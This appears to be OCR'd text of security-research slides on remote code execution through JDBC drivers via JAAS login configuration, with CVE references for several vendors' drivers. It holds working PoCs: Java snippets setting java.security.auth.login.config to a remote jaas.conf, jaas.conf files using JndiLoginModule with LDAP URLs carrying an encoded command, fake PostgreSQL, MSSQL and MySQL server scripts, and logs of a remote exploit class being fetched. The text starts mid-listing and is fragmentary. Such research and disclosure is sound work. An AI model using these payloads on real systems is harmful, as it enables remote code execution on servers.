9                       return java.security.Security.getProperty
10                                  ("login.configuration.provider");
11                  }
12              });
13              if (config_class == null) {
14                  config_class = "sun.security.provider.ConfigFile";
15              }
16
17              final String finalClass = config_class;
18              Configuration untrustedImpl = AccessController.doPrivileged(
19                   new PrivilegedExceptionAction<Configuration>() {
20                         public Configuration run() throws ClassNotFoundException,
21                                  InstantiationException,
22                                  IllegalAccessException {
23                             Class<? extends Configuration> implClass = Class.forName(
24                                      finalClass, false,
25                                      Thread.currentThread().getContextClassLoader()
26                              ).asSubclass(Configuration.class);
27                             return implClass.newInstance();
```

sun.security.provider.ConfigFile

```
1   public final class ConfigFile extends Configuration {
2       private final Spi spi = new Spi();
3
4       public ConfigFile() {
5       }
6
7       public static final class Spi extends ConfigurationSpi {
8
9       public Spi() {
10          this.init();
11      }
12
13      private void init() throws IOException {
14          ...
15          String var5 = System.getProperty("java.security.auth.login.config");
16          if (var5 != null) {
17              ....
18              var7 = new URL(var5);
19              this.init(var7, var3);
20              var1 = true;
21              this.configuration = var3;
22              return;
```

What Is More?

sun.security.provider.ConfigFile

```
1    boolean var1 = false;
2    HashMap var3 = new HashMap();
3
4    String var5 = System.getProperty("java.security.auth.login.config");
5    if (var5 != null) {
6             URL var7 = new URL(var5);
7             this.init(var7, var3);
8             var1 = true;
9    }
10
11   int var13;
12   String var14;
13   for(var13 = 1; (var14 = Security.getProperty("login.config.url." + var13)) != null; ++var13) {
14            this.init(new URL(var14), var3);
15            var1 = true;
16   }
17
18   if (!var1 && var13 == 1 && var14 == null) {
19            var14 = System.getProperty("user.home");
20            String var15 = var14 + File.separatorChar + ".java.login.config";
21            if ((new File(var15)).exists()) {
22                  this.init((new File(var15)).toURI().toURL(), var3);
23            }
24    }
25
```

PoC

```
1    public static void main(String[] args) throws Exception {
2        System.setProperty("java.security.auth.login.config","http://127.0.0.1:8000/jaas.conf");
3        String url ="jdbc:postgresql://127.0.0.1:3307/";
4        DriverManager.getConnection(url);
5    }
```

jaas.conf

```
1 pgjdbc  {
2    com.sun.security.auth.module.JndiLoginModule required
3    user.provider.url="ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y"
4    tryFirstPass="true"
5    group.provider.url="xxx";
6 };
```


Run the PoC

```
xuemo@U-4H3DQ6JW-0044 fake-server % python3 pg-exp.py
start fake pg server listening on 0.0.0.0:3307
Connection come from 127.0.0.1:53356
[*] Receiveing the package : b'\x00\x00\x00\x08\x04\xd2\x16/'
[*] Sending the package : b'N'
[*] Receiveing the package : b'\x00\x00\x00]\x00\x03\x00\x00user\x00xuemo\x00database\x00xuemo\x00client_encoding\x00UTF8\x00DateStyle\x00ISO\x00TimeZ
[*] Sending the package : b'R\x00\x00\x00\x0c\x00\x00\x00\x07\xcb\x99!~'
[*] Receiveing the package : b''
b''
```


```
xuemo@U-4H3DQ6JW-0044 conf % python3 -m http.server 8000
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [02/Apr/2025 15:19:28] "GET /jaas.conf HTTP/1.1" 200 -
```

RCE!


```
xuemo@U-4H3DQ6JW-0044 tools % java -jar JNDIMap-0.0.1.jar
[RMI] Listening on 127.0.0.1:1099
[HTTP] Listening on 127.0.0.1:3456
[LDAPS] jks file is not specified, skipping to start LDAPS server
[LDAP] Listening on 127.0.0.1:1389

[LDAP] Received query: /Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y
[Command] Cmd: open -a Calculator
[Reference] Remote codebase: http://127.0.0.1:3456/
[LDAP] Sending Reference object (remote codebase)
[HTTP] Receive request: /Exploit_h0oBgi5nTfdv.class
```



Exploit Video



Exploit Flow



Controllable System Property

PoC


```java
public static void main(String[] args) throws Exception {
        String jdbcUrl = "jdbc:sqlserver://127.0.0.1:3307;encrypt=False;
integratedSecurity=true;authenticationScheme=JavaKerberos;realm=a;";
        System.setProperty("java.security.auth.login.config", "http://localhost:8000/jaas.conf");
        DriverManager.getConnection(jdbcUrl);
    }
```

jaas.conf

```
SQLJDBCDriver  {
   com.sun.security.auth.module.JndiLoginModule required
   user.provider.url="ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y"
   tryFirstPass="true"
   group.provider.url="xxx";
};
```

PoC


```python
import socket
import binascii


def receive_data(conn):
    data = conn.recv(1024)
    print("[*] Receiveing the package : {}".format(data))
    return str(data).lower()

def send_data(conn,data):
    print("[*] Sending the package : {}".format(binascii.a2b_hex(data)))
    conn.send(binascii.a2b_hex(data))

def run():

    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0],addr[1]))

        receive_data(conn)
        poc="0401001f0000010000001000060100160001050017000ff1000101d000002"
        send_data(conn,poc)
        data=receive_data(conn)
        print(data)
```

```python
if __name__ == '__main__':
    HOST ='0.0.0.0'
    PORT = 3307

    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sk.bind((HOST, PORT))
    sk.listen(1)

    print("start fake mssql server listening on {}:{}".format(HOST,PORT))
    run()
```

CVE-2025-30706


```java
public static void main(String[] args) throws Exception {
    System.setProperty("java.security.auth.login.config","http://127.0.0.1:8000/jaas.conf");
    String url="jdbc:mysql://127.0.0.1:3307/test";
    DriverManager.getConnection(url);
}
```

jaas.conf

```
MySQLConnectorJ  {
   com.sun.security.auth.module.JndiLoginModule required
   user.provider.url="ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y"
   tryFirstPass="true"
   group.provider.url="xxx";
};
```

CVE-2025-30706


```python
def run():

    while 1:
        conn, addr = sk.accept()
        print("Connection come from {}:{}".format(addr[0],addr[1]))

        kerberos_login='authentication_kerberos_client'
        data_len = str(hex(len(kerberos_login) -21+74)).replace('0x', '').zfill(2)
        part1=data_len+"0000000a352e372e343400050000003907227 06f23525800fff7080200ffc1"
        part2="15"+"00000000000000000000007535702c590807047b2e1e1900"
        part3=kerberos_login.encode('utf-8').hex()+"00"
        poc=part1+part2+part3

        send_data(conn,poc)
        data=receive_data(conn)
        print(data)
```


😵 But we need to control the System Property

 Does there exist easier way to exploit?

Sinks

```
1    new LoginContext(...).login()
2
3    System.setProperty("java.security.auth.login.config", "http://...");
4
5    Security.setProperty("login.config.url.1", "http://...");
```

Analyze the JDBC Drivers



Affected Vendors

databricks

CLOUDERA

Hive, Impala

Exasol

insightsoftware

Hive, Spark

aws

IBM

Hive, Impala, Spark

Affected Vendors

databricks

CVE-2024-49194

CLOUDERA

CVE-2024-54660

Exasol

CVE-2024-55551

insightsoftware

CVE-2024-45199, CVE-2024-45198


aws

IBM

CVE-2024-52899

CNVD-2024-38170


CNVD-2024-38171



https://insightsoftware.com/drivers/

Affected JDBC Drivers

CVE-2024-45199



CVE-2024-45198

CVE-2024-52899

Summary

IBM Data Virtualization Manager for z/OS has a remote code execution (RCE) vulnerability.

Vulnerability Details

CVEID: CVE-2024-52899
DESCRIPTION: IBM Data Virtualization Manager for z/OS could allow an authenticated user to inject malicious JDBC URL parameters and execute code on the server.
CWE: CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')
CVSS Source: IBM
CVSS Base score: 8.5
CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H)

Support Setting the System Property

com.rs.jdbc.dv.DvDataSource

```
1     @ConnectionProperty(
2         name = "JaasLoginConfigFile",
3         description = "Pathname of the JAAS login.conf file (effectively sets: java.security.auth.login.config
  system property).",
4         aliases = {"LOGINCFG"}
5     )
6     private String jaasLoginConfigFile;
7
8     void overrideSystemProperties() {
9         this.setSystemProperty("java.security.auth.login.config", this.jaasLoginConfigFile);
10        this.setSystemProperty("java.security.krb5.conf", this.kerberosConfigFile);
11        this.setSystemProperty("java.security.krb5.realm", this.kerberosRealm);
12        this.setSystemProperty("java.security.krb5.kdc", this.kerberosKdc);
13    }
```

Easier to exploit!!

😵 How to trigger?

Analyze

com.rs.jdbc.dv.DvConnection

```
1    DvConnection<C>.LogonResult kerberosLogon(final DvCredentials dvCredentialsArg, final int mrConnectionCount)
  throws SQLException, IOException {
2        final DvDataSource dvDataSource = this.getDvDataSource();
3        Subject kerberosSubject = new Subject();
4
5        try {
6            LoginContext lc = new LoginContext("com.rs.jdbc.dv", kerberosSubject, new CallbackHandler() {
7                public void handle(Callback[] callbacks) throws IOException, UnsupportedCallbackException {
8                    ...
9                }
10           });
11           lc.login();
```

Who Call It?

com.rs.jdbc.dv.DvConnection

```
1    void connect(DvCredentials dvCredentialsArg) throws IOException, SQLException {
2        ...
3        DvDataSource dvDataSource = this.getDvDataSource();
4        ...
5        LogonResult logonResult;
6        if (dvDataSource.getAuthenticationMechanism().equalsIgnoreCase("AES")) {
7            logonResult = this.aesLogon(dvCredentialsArg);
8        } else if (dvDataSource.getAuthenticationMechanism().equalsIgnoreCase("KERBEROS")) {
9            logonResult = this.kerberosLogon(dvCredentialsArg.getNotUpperCased(), mrConnectionCount);
10       } else {
11           if (!dvDataSource.getAuthenticationMechanism().equalsIgnoreCase("DEFAULT")) {
12               this.info("Requested authentication mechanism is unknown: %s. Will use DEFAULT. ",
dvDataSource.getAuthenticationMechanism());
13           }
14
15           logonResult = this.ordinaryLogon(dvCredentialsArg, mrConnectionCount);
16       }
```

```
1 @ConnectionProperty(
2         name = "AuthenticationMechanism",
3         description = "Mechanism for encrypting passwords, choices are DEFAULT or AES.",
4         aliases = {"ATHM"}
5     )
6     private String authenticationMechanism;
```

Another Check

com.rs.jdbc.dv.DvCredentials

```
1    static DvCredentials createDvCredentials(String user, String password, boolean upperCasePassword) throws
  SQLException {
2        Checker.checkNotNull("user", user);
3        Checker.checkNotNull("password", password);
